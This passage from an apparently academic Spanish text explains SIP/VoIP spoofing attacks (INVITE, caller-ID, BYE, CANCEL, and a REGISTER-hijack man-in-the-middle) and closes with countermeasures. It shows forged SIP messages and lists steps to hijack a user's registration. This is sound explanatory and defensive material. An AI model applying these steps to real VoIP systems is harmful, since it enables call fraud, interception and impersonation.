Las técnicas de *spoofing* son utilizadas para imitar la identidad del emisor de un mensaje y así engañar a un receptor legítimo. Cambiando los encabezados o el cuerpo de los mensajes, un usuario malicioso puede enviar un requerimiento falsificado que haga creer al receptor que se está comunicando con otra entidad.

Este tipo de ataque puede tomar una variedad de formas diferentes, por ejemplo, un atacante puede hacerse utilizar la IP de un usuario legítimo con el fin de entrar en sus cuentas. Además, un atacante puede enviar correos electrónicos fraudulentos y crear sitios web falsos con el fin de capturar nombres de usuarios de inicio de sesión, contraseñas, e información de cuentas [62]. Fingiendo una página web o correo electrónico se llama un ataque de *phishing*. Los ataques de *phishing* suelen involucrar la creación de páginas web falsas o el envío de mensajes de spam en un intento para atraer a las víctimas potenciales de sitios web falsos. El campo "remitente" en un correo electrónico se puede cambiar fácilmente y siempre que los protocolos de correo electrónico sean aceptables, el mensaje será entregado.

2. Spoofing en SIP

Dado que SIP utiliza texto plano en sus mensajes, es relativamente sencillo para un atacante obtener información sensible de los usuarios y servidores. Esta información puede ser utilizada para realizar ataques de *spoofing*. En otras palabras, un atacante podría utilizar la información obtenida para ganar accesos y permisos dentro de la infraestructura SIP [5].

A continuación se describen cuatro de los ataques más comunes y relativamente sencillos de *spoofing* que pueden afectar los sistemas VoIP basados en SIP:

2.1. Spoofing INVITE

Una forma común de ataque a `INVITE` es en la que el atacante modifica los encabezados `From`, `Via` o `Subject` del mensaje. El atacante no desea utilizar su dirección real por varios motivos (ej. engaño o facturación)

Un ejemplo de *spoofing* en los encabezados `From`, `Via` y `Subject` del mensaje en un requerimiento de `INVITE` se muestra a continuación:

```
INVITE sip:bob@biloxi.com SIP/2.0
Via: SIP/2.0/UDP somewhere.com
To: Bob <sip:bob@biloxi.com>
From: Alice <alice@atlanta.com>
Call-ID: a72bcf72f22d
Cseq: 100 INVITE
```

```
Contact: <sip:John@somewhere.com>
Subject: Your Friend Alice
```

En este ejemplo, primero, John es el atacante que quiere que Bob crea que el mensaje proviene de Alice, por lo tanto utiliza la dirección de Alice in el encabezado `From` en lugar del suyo. Luego, dado que la intención de John es establecer un diálogo con Bob con una identidad falsa, lo significa que John desea que las respuestas le sean enviadas en lugar de a Alice, John tiene que especificar su propia dirección IP o nombre de dominio en el encabezado `Via`. (Si John fuera un atacante más avanzado, sería capaz de falsificar la dirección IP para hacer que el rastreo sea más dificultoso o incluso imposible).

Ataque de re-INVITE

Una vez que el diálogo de sesión se ha establecido por los mensajes iniciales, existe la posibilidad de enviar nuevos mensajes para modificar paramentos del dialogo (ej, puertos o direcciones). Por lo tanto, un atacante podría construir nuevos mensajes `INVITE` para modificar las sesiones en curso.

Caller ID spoofing

Los ataques de Caller ID *spoofing* son un caso particular de `INVITE` *spoofing* en los cuáles el atacante modifica el campo "`From`" del encabezado utilizando el "`display-name`" que desea mostrar al destinatario. De esta manera, cuando el destinatario reciba el mensaje `INVITE` utilizará este parámetro de la dirección del llamante para mostrar en pantalla [63].

Este es un ataque que se volvió popular debido a la confianza que la gente deposita en la identidad que se muestra en la pantalla de los dispositivos, permitiendo fácilmente llevar a cabo distintos tipos de fraudes. Debido a su uso, se crearon servicios que ofrecen Caller-ID *spoofing* a los usuario de VoIP en diferentes países.

2.2. Spoofing BYE

El propósito de este ataque es derribar una sesión normal de conversación entre dos usuarios legítimos. Para lanzar este ataque, el atacante tiene que aprender de alguna manera los parámetros previos (ej. `From`, `To`, `Call-ID`, Cseq, etc.) de control de llamada, luego debe construir su propio mensaje `BYE` utilizando los parámetros capturados, y finalmente enviar el mensaje `BYE` al objetivo.

2.3. Spoofing CANCEL

El propósito de este ataque es detener los mensajes `INVITE` de un usuario legítimo enviando mensajes `CANCEL` falsificados al llamante legítimo, de esta manera el mensaje `INVITE` legítimo será tratado como un requerimiento inválido.

2.4. Ataque de MitM spoofing

A continuación se describe un ejemplo de aplicación de un ataque de *spooofing* o suplantación de identidad, utilizando técnicas de *Man in the Middle*.

En seguridad, un ataque *man-in-the-middle* es un ataque en el que el enemigo adquiere la capacidad de leer, insertar y modificar a voluntad, los mensajes entre dos partes sin que ninguna de ellas conozca que

el enlace entre ellos ha sido violado. El atacante debe ser capaz de observar e interceptar mensajes entre las dos víctimas [64].




Figura 50 – Ataque de man-in-the-middle

La siguiente figura muestra un mensaje de registro a un servidor SIP REGISTER, el cual es utilizado para anunciar el punto de contacto del usuario. Esto indica al servidor que el dispositivo del usuario acepta llamadas entrantes.

```
REGISTER sip:atlas4.voipprovider.net:5061 SIP/2.0
Via: SIP/2.0/UDP 192.168.94.70:5061;branch=z9hG4bK-49897e4e
From: 201-853-0102
<sip:1208530102@atlas4.voipprovider.net:5061>;tag=802030536f050c56o0
To: 201-853-0102 <sip:1208530102@atlas4.voipprovider.net:5061>;
Call-ID: e4bb5007-b7335032@67.83.94.70
Cseq: 3 REGISTER
Max-Forwards: 70
Contact: 201-853-0102 <sip:1208530102@192.168.10.5:5061>;expires=60
User-Agent: 001217E57E31 Linksys/RT31P2-2.0.13(LIVd)
Content-Length: 0
Allow: ACK, BYE, CANCEL, INFO, INVITE, NOTIFY, OPTIONS, REFER
Supported: x-sipura
```

El mensaje contiene el campo "`Contact`:" el cual indica la dirección IP del dispositivo del usuario (tanto para un *Softphone* VoIP o un *Hardpohne*). Cuando el *proxy* reciba un requerimiento para procesar una llamada entrante (un mensaje de `INVITE`), realizará una búsqueda para identificar dónde puede ser ubicado el usuario. En este caso el usuario con el número telefónico 201-853-0102 puede ser encontrado en la dirección IP 192.168.94.70.

A continuación se muestra una versión modificada del mensaje `REGISTER` enviado por un atacante.

```
REGISTER sip:atlas4.voipprovider.net:5061 SIP/2.0
Via: SIP/2.0/UDP 192.168.94.70:5061;branch=z9hG4bK-49897e4e
From: 201-853-0102
<sip:1208530102@atlas4.voipprovider.net:5061>;tag=802030536f050c56o0
To: 201-853-0102 <sip:1208530102@atlas4.voipprovider.net:5061>;
Call-ID: e4bb5007-b7335032@67.83.94.70
Cseq: 3 REGISTER
Max-Forwards: 70
```

```
Contact: 201-853-0102 <sip:1208530102@192.168.1.3:5061>;expires=60
User-Agent: 001217E57E31 Linksys/RT31P2-2.0.13(LIVd)
Content-Length: 0
Allow: ACK, BYE, CANCEL, INFO, INVITE, NOTIFY, OPTIONS, REFER
Supported: x-sipura
```

En este mensaje, todos los campos del encabezado permanecen sin alterar a excepción del campo "`Contact`:". La información que ha sido alterada es la dirección IP que apunta al dispositivo del atacante. El mensaje `REGISTER` es enviado al servidor SIP de registro.

El ataque funciona de la siguiente manera:

1. Invalidar el registro del usuario legítimo. Esto se puede lograr:
   1.1. Realizando un ataque de DoS al dispositivo del usuario
   1.2. De-registrando al usuario (mediante un ataque de de-registración)
   1.3. Generando una condición de sobre-registro en la cual el atacante envía repetidamente mensajes `REGISTER` en un lapso corto de tiempo (ej. Cada 15 segundos) de manera de sobrescribir los mensajes del usuario legítimo.
2. Enviar un mensaje `REGISTER` con la dirección IP del atacante en lugar de la del usuario legítimo.

La siguiente figura ilustra el funcionamiento del ataque:




Figura 51 – Ataque de spoofing

0. Ataque de denegación de servicio
1. Registro de Usuario
2. Llamante – Requerimiento de llamada
3. *Proxy* – Búsqueda de dominio y ruteo
4. *Proxy* – Búsqueda de usuario (Devuelve la dirección del atacante)
5. *Proxy* – Contacto con el usuario
6. Destinatario responde
7. El *Proxy* reenvía la respuesta. La conexión queda establecida

Este ataque es posible por los siguientes motivos:

- Los mensajes de señalización son enviados en limpio, lo cual permite al atacante recolectar, modificar y reenviar información como lo desee.
- La presente implementación de mensajes de señalización SIP no soporta detección de integridad del contenido, y por lo tanto, ataques de reenvío no son detectados.

Este ataque puede ser exitoso incluso si el SIP *proxy* remoto requiere autenticación y registro, debido a que los mensajes SIP son transmitidos de forma insegura y por lo tanto pueden ser modificados y retransmitidos. Este ataque puede ser realizado tanto a usuarios empresariales o residenciales. Por ejemplo, un hogar que utilice una pobre configuración de acceso inalámbrico puede verse comprometida por un atacante que pueda interceptar y reenviar mensajes de registro. Esto también incluye configuraciones donde se estén utilizando claves WEP (*Wired Equivalent Privacy*) o WPA (*Wi-Fi protected access*), ya que hay vulnerabilidades conocidas que permiten a los atacantes obtener acceso no autorizado. Por lo tanto, un atacante puede realizar varios ataques realizando llamadas fraudulentas o redirigiendo comunicaciones. En un ambiente empresarial un atacante puede dirigir llamadas no autorizadas. Por ejemplo, llamadas de clientes pueden ser dirigidas a un agente que no está autorizado para realizar ciertas transacciones.

Este tipo de ataques puede ser suprimido implementado (SIP sobre TLS) y autenticando los mensajes SIP y sus repuestas (las cuales pueden incluir protección de integridad). De hecho, el uso de SIPS y la autenticación de las respuestas pueden suprimir muchos ataques asociados, incluyendo el espionaje la suplantación de usuarios.

3. Análisis y contramedidas

Existen una gran variedad de herramientas y prácticas que se pueden emplear para reducir las amenazas de *spoofing*. Las medidas más comunes de prevención incluyen:

- **Filtrado de paquetes**: los filtros de paquetes inspeccionan el tráfico mientras lo retransmiten hacia la red. Estos suelen ser particularmente útiles para prevenir ataques de IP *spoofing* debido a que son capaces de filtrar y bloquear paquetes en función de las direcciones IP (por ejemplo paquetes provenientes de fuera de la red o dentro de la red dependiendo el caso).
- **Evitar relaciones de confianza**: se deben evitar los protocolos que dependan de las relaciones de confianza lo más posible. Es significantemente más sencillo para los atacantes imitar identidades cuando existen relaciones de confianza ya que sólo utilizan las direcciones IP como autenticación.
- **Utilizar software de seguridad**: existe una gran variedad de software disponible para ayudar a detectar ataques de *spoofing*, particularmente de ARP *spoofing*. Estos programas trabajan inspeccionando y certificando la información antes de que sean transmitidos y bloquean la información que no parezca confiable.
- **Utilizar protocolos encriptados**: tale como Transport Layer Security (TLS), Secure Shell (SSH), HTTP Secure (HTTPS) y otros protocolos seguros de comunicaciones más robustos para prevenir ataques de *spoofing* a través del cifrado de la información que es enviada y autenticando los datos que se reciben.